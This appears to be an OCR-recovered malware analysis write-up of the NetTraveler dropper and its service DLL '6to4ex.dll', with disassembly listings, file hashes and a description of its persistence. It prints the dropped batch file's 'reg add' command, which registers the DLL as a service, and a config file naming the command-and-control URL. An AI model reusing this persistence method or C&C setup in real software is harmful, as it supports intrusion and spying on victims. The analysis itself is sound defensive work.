
KANAL v2.92

File C:\Documents and Settings\marky\Desktop\tra

MD5 :: 00010A70 :: 00412470


Detected 1 crypto signature (in 0.1s)

It begins by creating a new mutex object, named " INSTALL SERVICES NOW!".




```
; int __stdcall WinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,LPSTR lpCmdLine,int nShowCmd)
_WinMain@16 proc near

var_210= dword ptr -210h
FileName= byte ptr -208h
Buffer= byte ptr -104h
hInstance= dword ptr  8
hPrevInstance= dword ptr  0Ch
lpCmdLine= dword ptr  10h
nShowCmd= dword ptr  14h

push    ebp
mov     ebp, esp
sub     esp, 208h
push    esi
push    offset Name     ; " INSTALL SERVICES NOW!"
push    1               ; bInitialOwner
push    0               ; lpMutexAttributes
call    ds:CreateMutexA
mov     esi, eax
call    ds:GetLastError
cmp     eax, 0B7h
jz      loc_4010C2
```

Next step is to create a configuration file named "config_t.dat" in the windows' "system" folder.



```
push    eax
lea     eax, [ebp+FileName]
push    offset aSSystemConfig_ ; "%s\\system\\config_t.dat"
push    eax             ; char *
call    _sprintf
add     esp, 0Ch
mov     ebx, 80h
lea     eax, [ebp+FileName]
push    edi             ; hTemplateFile
push    ebx             ; dwFlagsAndAttributes
```

It then populates it with the right




```
push    eax             ; lpString
push    offset aWebpage ; "WebPage"
push    ebx             ; lpAppName
call    esi ; WritePrivateProfileStringA
push    4               ; size_t
lea     eax, [ebp+var_4]
push    edi             ; int
push    eax             ; void *
call    _memset
add     esp, 0Ch
lea     eax, [ebp+var_4]
push    [ebp+var_18]
push    offset aD       ; "%d"
push    eax             ; char *
call    _sprintf
add     esp, 0Ch
lea     eax, [ebp+FileName]
push    eax             ; lpFileName
lea     eax, [ebp+var_4]
push    eax             ; lpString
push    offset aDowncmdtime ; "DownCmdTime"
push    ebx             ; lpAppName
call    esi ; WritePrivateProfileStringA
push    4               ; size_t
```

parameters, after decoding them.


After the configuration file is written, it checks if the malware was previously installed or not, if not, it creates a dynamic-link library in the "system32" folder, creates a temporary batch file named as "temp.bat" which installs the previous DLL as a service on the system. The name of the DLL that is created, is based upon the values of the data from "netsvcs" from the following registry key : "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost". During this runtime, it turned out to be "6to4ex.dll" but it can change from runtime to runtime.The malware then deletes the batch file. Its obvious that this executable basically acts as a dropper. The contents of the batch file & the configuration file generated are as follows.

Batch file : temp.bat



```
@echo off
@reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4\Parameters"
/v ServiceDll /t REG_EXPAND_SZ /d C:\WINDOWS\system32\6to4ex.dll
```

Configuration file : config_t.dat



```
[Option]
WebPage=http://www.newesyahoo.com/traveler1/net/nettraveler.asp
DownCmdTime=10
UploadRate=128
ServiceName=6to4
[Other]
UP=0
[OtherTwo]
AutoCheck=0
CheckedSuccess=1
```


Next section focuses on the analysis of the DLL ("6to4ex.dll") that was dropped by this executable.

Analysis of "6to4ex.dll"

File Details

Filename	6to4ex.dll
MD5	452660884ebe3e88ddabe2b340113c8a
SHA1	b80d436afcf2f0493f2317ff1a38c9ba329f24b1
SHA256	ed6ad64dad85fe11f3cc786c8de1f5b239115b94e30420860f02e820ffc53924
Filetype	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Filesize	46592 bytes
C&C url	http://www.newesyahoo.com/traveler1/net/nettraveler.asp

A quick analysis by PEiD reveals that the binary is not packed or protected.



File: C:\Documents and Settings\marky\Desktop\dump_live\6to4ex.dll

Entrypoint: 00008C1B

EP Section: .text

File Offset: 0000801B

First Bytes: 55,8B,EC,53

Linker Info: 6.0


Subsystem: Win32 GUI

Microsoft Visual C++ 6.0 DLL


☑ Stay on top

Now, as we know already, this DLL was installed as a service by the previous dropper. Analysis of the "ServiceMain" function of the DLL throws light on many interesting things. The first thing it does upon execution is to create a new mutex object named "NetTravler Is Running!". Its usually done to avoid running multiple instances of the same malware.

Next, it reads the configuration file.




```
loc_10001C83:              ; hWinSta
push    edi
call    ds:CloseWindowStation
push    offset aNettravlerIsRu ; "NetTravler Is Running!"
push    1                  ; bInitialOwner
push    esi                ; lpMutexAttributes
call    ds:CreateMutexA
mov     hObject, eax
call    ds:GetLastError
cmp     eax, 0B7h
jnz     short loc_10001CBB
```



[#] OllyDbg - 6to4ex.dll [#] - [CPU - main thread, module 6to4ex]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?

```
10004E9A  $ 81EC 08020000 SUB ESP,208
10004EA0  . 8D8424 040100 LEA EAX,DWORD PTR SS:[ESP+104]
10004EA7  . 53            PUSH EBX
10004EA8  . 55            PUSH EBP
10004EA9  . 56            PUSH ESI
10004EAA  . BD 04010000   MOV EBP,104
10004EAF  . 57            PUSH EDI
10004EB0  . 55            PUSH EBP                                  BufSize => 104 (260.)
10004EB1  . 50            PUSH EAX                                  Buffer
10004EB2  . FF15 9C900010 CALL DWORD PTR DS:[<&KERNEL32.GetWindow   GetWindowsDirectoryA
10004EB8  . 8B35 90910010 MOV ESI,DWORD PTR DS:[<&MSVCRT.sprintf>   msvcrt.sprintf
10004EBE  . 8D8424 140100 LEA EAX,DWORD PTR SS:[ESP+114]
10004EC5  . 50            PUSH EAX                                  <%s>
10004EC6  . 8D4424 14     LEA EAX,DWORD PTR SS:[ESP+14]
10004ECA  . 68 54B30010   PUSH 6to4ex.1000B354                      format = "%s\system\config_t.dat"
10004ECF  . 50            PUSH EAX                                  s
10004ED0  . FFD6          CALL ESI                                  sprintf
10004ED2  . 83C4 0C       ADD ESP,0C
10004ED5  . 8D4424 10     LEA EAX,DWORD PTR SS:[ESP+10]
10004ED9  . BB A0B80010   MOV EBX,6to4ex.1000B8A0                   ASCII "Option"
10004EDE  . 50            PUSH EAX                                  IniFileName
10004EDF  . 68 00010000   PUSH 100                                  BufSize = 100 (256.)
10004EE4  . 68 706B0110   PUSH 6to4ex.10016B70                      ReturnBuffer = 6to4ex.10016B70
10004EE9  . 68 98720110   PUSH 6to4ex.10017298                      Default = ""
10004EEE  . 68 98B80010   PUSH 6to4ex.1000B898                      Key = "WebPage"
10004EF3  . 53            PUSH EBX                                  Section => "Option"
10004EF4  . FF15 A4900010 CALL DWORD PTR DS:[<&KERNEL32.GetPrivat   GetPrivateProfileStringA
10004EFA  . 8B3D A8900010 MOV EDI,DWORD PTR DS:[<&KERNEL32.GetPri   kernel32.GetPrivateProfileIntA
10004F00  . 8D4424 10     LEA EAX,DWORD PTR SS:[ESP+10]
10004F04  . 50            PUSH EAX                                  IniFileName
10004F05  . 6A 00         PUSH 0                                    Default = 0
10004F07  . 68 8CB80010   PUSH 6to4ex.1000B88C                      Key = "DownCmdTime"
10004F0C  . 53            PUSH EBX                                  Section => "Option"
10004F0D  . FFD7          CALL EDI                                  GetPrivateProfileIntA
10004F0F  . A3 6C6B0110   MOV DWORD PTR DS:[10016B6C],EAX
10004F14  . 8D4424 10     LEA EAX,DWORD PTR SS:[ESP+10]
10004F18  . 50            PUSH EAX                                  IniFileName
```


Additionally, it also creates few interesting files in the "system32" folder.



[#] OllyDbg - 6to4ex.dll [#] - [CPU - main thread, module 6to4ex]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?

```
10004F6B  . 40              INC EAX
10004F6C  . 57              PUSH EDI                                  ┌Buffer => 6to4ex.10016A64
10004F6D  . A3 94720110     MOV DWORD PTR DS:[10017294],EAX           │
10004F72  . FF15 98900010   CALL DWORD PTR DS:[<&KERNEL32.GetSystem   └GetSystemDirectoryA
10004F78  . 57              PUSH EDI
10004F79  . 68 48B80010     PUSH 6to4ex.1000B848                       ASCII "%s\stat_t.ini"
10004F7E  . 68 60690110     PUSH 6to4ex.10016960
10004F83  . FFD6            CALL ESI
10004F85  . 83C4 0C         ADD ESP,0C
10004F88  . 57              PUSH EDI
10004F89  . 68 38B80010     PUSH 6to4ex.1000B838                       ASCII "%s\dnlist.ini"
10004F8E  . 68 5C680110     PUSH 6to4ex.1001685C
10004F93  . FFD6            CALL ESI
10004F95  . 83C4 0C         ADD ESP,0C
10004F98  . 57              PUSH EDI
10004F99  . 68 28B80010     PUSH 6to4ex.1000B828                       ASCII "%s\enumfs.ini"
10004F9E  . 68 58670110     PUSH 6to4ex.10016758
10004FA3  . FFD6            CALL ESI
10004FA5  . 83C4 0C         ADD ESP,0C
10004FA8  . 57              PUSH EDI
10004FA9  . 68 18B80010     PUSH 6to4ex.1000B818                       ASCII "%s\wenumfs.ini"
10004FAE  . 68 A0610110     PUSH 6to4ex.100161A0
10004FB3  . FFD6            CALL ESI
10004FB5  . 83C4 0C         ADD ESP,0C
10004FB8  . 57              PUSH EDI
10004FB9  . 68 08B80010     PUSH 6to4ex.1000B808                       ASCII "%s\wdidx.ini"
10004FBE  . 68 9C600110     PUSH 6to4ex.1001609C
10004FC3  . FFD6            CALL ESI
10004FC5  . 83C4 0C         ADD ESP,0C
10004FC8  . BE 985F0110     MOV ESI,6to4ex.10015F98
10004FCD  . 56              PUSH ESI                                  ┌Buffer => 6to4ex.10015F98
10004FCE  . 55              PUSH EBP                                  │BufSize
10004FCF  . FF15 EC900010   CALL DWORD PTR DS:[<&KERNEL32.GetTempPa   └GetTempPathA
10004FD5  . 68 F8B70010     PUSH 6to4ex.1000B7F8                      ┌src = "ntvba00.tmp\"
10004FDA  . 56              PUSH ESI                                  │dest => ""
10004FDB  . E8 043A0000     CALL <JMP.&MSVCRT.strcat>                 └strcat
10004FE0  . 68 98720110     PUSH 6to4ex.10017298                      ┌s2 = ""
Local call from ServiceMain+84
```

The filenames are quite indicative of what their contents might be.

